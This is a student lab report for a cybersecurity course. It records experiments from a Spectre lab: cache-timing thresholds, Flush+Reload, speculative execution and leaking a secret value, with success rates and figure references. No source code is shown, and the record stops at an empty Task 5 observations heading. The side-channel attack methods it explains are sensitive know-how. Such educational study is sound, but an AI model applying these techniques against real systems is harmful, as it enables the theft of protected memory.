Spectre Side-Channel Attack Analysis

Name: Matthew Blanchard

Date: February 4, 2026

Professor: Dr. Lyford

Course: CYEN-3331-01

Subject: Analysis of Cache-Timing Side-Channels and Spectre Exploitation

Preface

Before starting this experiment, it is important to note that this experiment may not work as intended with modern processors due to modern processor architecture being designed to be as efficient as possible, especially with memory management and retrieval, and their resistance to hardware attacks by design. As such, an older processor is recommended to succeed with this experiment.

Executive Summary

This report details a series of experimental tasks focused on understanding and executing the Spectre attack. The investigation begins with establishing a baseline for cache-timing differences, progresses through basic cache-hit identification, and culminates in the successful extraction of a secret string via speculative execution vulnerabilities.

Task 1

Objective

Identify the timing differential between data retrieved from CPU cache versus main memory to establish a reliable detection threshold.

Instructions

1. Compile the code, CacheTime.c, using gcc –o ct CacheTime.c, and run it.
2. Observe the access speed of array [3*4096] and array [7*4096].
3. Run the program at least 10 times.

4. Observe the output. Are arrays 3 and 7 faster than that of the other elements?
5. Find a threshold that can be used to distinguish these two types of memory access: accessing data from the cache versus accessing data from the main memory. This threshold is important for the rest of the tasks in this lab.

Observations



Figure 1: Output of the compiled program.

The access time of both arrays, 3 and 7, are significantly faster than the rest of the arrays (Figure 1). Both of these arrays are observed to be sub 100 CPU cycles while the other arrays are above 200 CPU cycles. From this and the understanding of how cached memory works compared to main memory, it is safe to surmise that arrays 3 and 7 are being pulled from cache memory, and the other arrays are being pulled from main memory. This will be an important metric for later programs as this lab relies on this timing difference to work. However, while there is a clear difference in the timing between the two access times, the timings themselves often fluctuated, and arrays 3 and 7 are observed to reach above 100-200CPU cycles. This means that a hard low threshold cannot be established reliably and instead, will have to account for these instabilities of the CPU cycle times. This means that a threshold to determine cached memory versus main memory must be set to around 200 CPU cycles as the cache hit times can fluctuate under this threshold, and only a few CPU cycles are above this threshold. Because of this, in the next tasks, the output may be inconsistent until this core issue is addressed.

Task 2

Objective

Use the derived threshold to identify a "secret" index by observing cache hits after a memory flush.

Instructions

1. Compile the program, FlushReload.c, using gcc and run it.
2. Observe the output.
    a. It should be noted that the technique is not 100 percent accurate, and you may not be able to observe the expected output all the time.
3. Adjust the threshold CACHE_HIT_THRESHOLD to the one derived from Task 1 (80 is used in this code).
4. Observe the output.
5. Run the program at least 20 times and observe how many times the program outputs the secret correctly.

Observations



Figure 2.1: Output of the program with CACHE_HIT_THRESHOLD = 80.



Figure 2.2: Output of the program with CACHE_HIT_THRESHOLD = 120.

As expected, with the default CACHE_HIT_THRESHOLD of 80, the output is not 100% accurate (Figure 2.1). Some runs, there is no output while other runs; the output is correct showing array 94 and the corresponding secret number, 94. Going off the 10 runs, the success rate is 60%. This is in line with Task 1 observations as the hit rate was not consistently under the default 80 CPU cycles.

After some experimenting with the CACHE_HIT_THRESHOLD, CPU cycles above 150 resulted in noise as some arrays slipped through to the output with the correct array. Surprisingly, setting the CACHE_HIT_THRESHOLD to 120 results in a consistent hit rate with all ten runs outputting array 94 and the correct secret number, 94 (Figure 2.2). This shows there is some logic in the FlushReload.c source code that makes the cache hit rate more consistent than Task 1.

Task 3

Objective

Observe how the CPU executes instructions speculatively before a branch condition is verified.

Instructions

1. Compile the SpectreExperiment.c program.
2. Run the program
3. Observe the output.
    a. There may be some noise in the side channel due to extra things cached by the CPU. This noise will be reduced later.
4. Execute the task multiple times and observe the effects.
5. Observe whether temp = array [x * 4096 + delta] is executed or not when 97 is fed into victim().
6. Do the following:
7. Comment out _mm_clflush (&size) and execute again.
8. Observe the output.
9. Uncomment the last step, so the subsequent tasks are not affected.
10. Replace victim (i) with victim (i + 20).
11. Run the code again and observe.

Observation



Figure 3.1: Output of the program with default configurations.



Figure 3.2: Commenting out _mm_clflush (&size).



Figure 3.3: Output of the program without _mm_clflush (&size).

Running the program in its default state yields expected outputs. Array 97 is displayed along with the secret number, 97 (Figure 3.1). However, the retrieval of this array is not consistent. From the 10 runs, the hit rate is 80%. After commenting out the marked line,

_mm_clflush (&size), there is no longer an output when running the program (Figure 3.2, 3.3). The programs seems to fail to hit the array or any array for that matter.



Figure 3.4: Uncommenting _mm_clflush (&size) and changing victim (i) to victim (i+20).



Figure 3.5: Output of the program after changing victim (i) to victim (i+20).

Then, un-commenting the _mm_clflush (&size) and changing the victim (i) to victim (i + 20) yields the same output (Figure 3.4, 3.5). No array is hit and there is nothing in the output.

Task 4

Objective

Implement a basic Spectre attack to steal a secret value.

Instructions

1. Compile and execute SpectreAttack.c.
2. Observe and note whether the program is able to steal the secret value.
    a. If there is a lot of noise in the side channel, the program may not get consistent results every time.
3. Execute the program multiple times and observe whether the program can get the secret value.

Observations



Figure 4.1: Output of the program with default configurations (first half).



Figure 4.2: Output of the program with default configurations (second half).

When running the program, the secret value was able to be obtained (Figure 4.1, 4.2). Out of 11 runs, 9 were successful and displayed the secret, 83(S). The other runs displayed a 0( ). This is a miss. Thus the success rate out of 11 runs is 82%.

Task 5

Objective

Refine the attack to handle OS-specific noise and improve accuracy by adjusting sleep times and loop logic.

Instructions

1. Compile and run SpectreAttackImproved.c.
2. Observe the output.
    a. Note: The one with the highest score is very likely to be scores[0].
3. Examine the source code and fix the code so the actual secret value (which is not zero) will be printed out.
4. The line, printf (“*****\n”), seems useless, but from experimentation on SEED Ubuntu 20.04, without this line, the attack will not work. On the SEED Ubuntu 16.04 VM, there is no need for this line. The exact reason is not clear yet.
5. Run the program with and without this line and observe the output.

6. Usleep(10) causes the program to sleep for 10 microseconds. How long the program sleeps does affect the success rate of the attack.
7. Try several other values and observe the output.

Observations

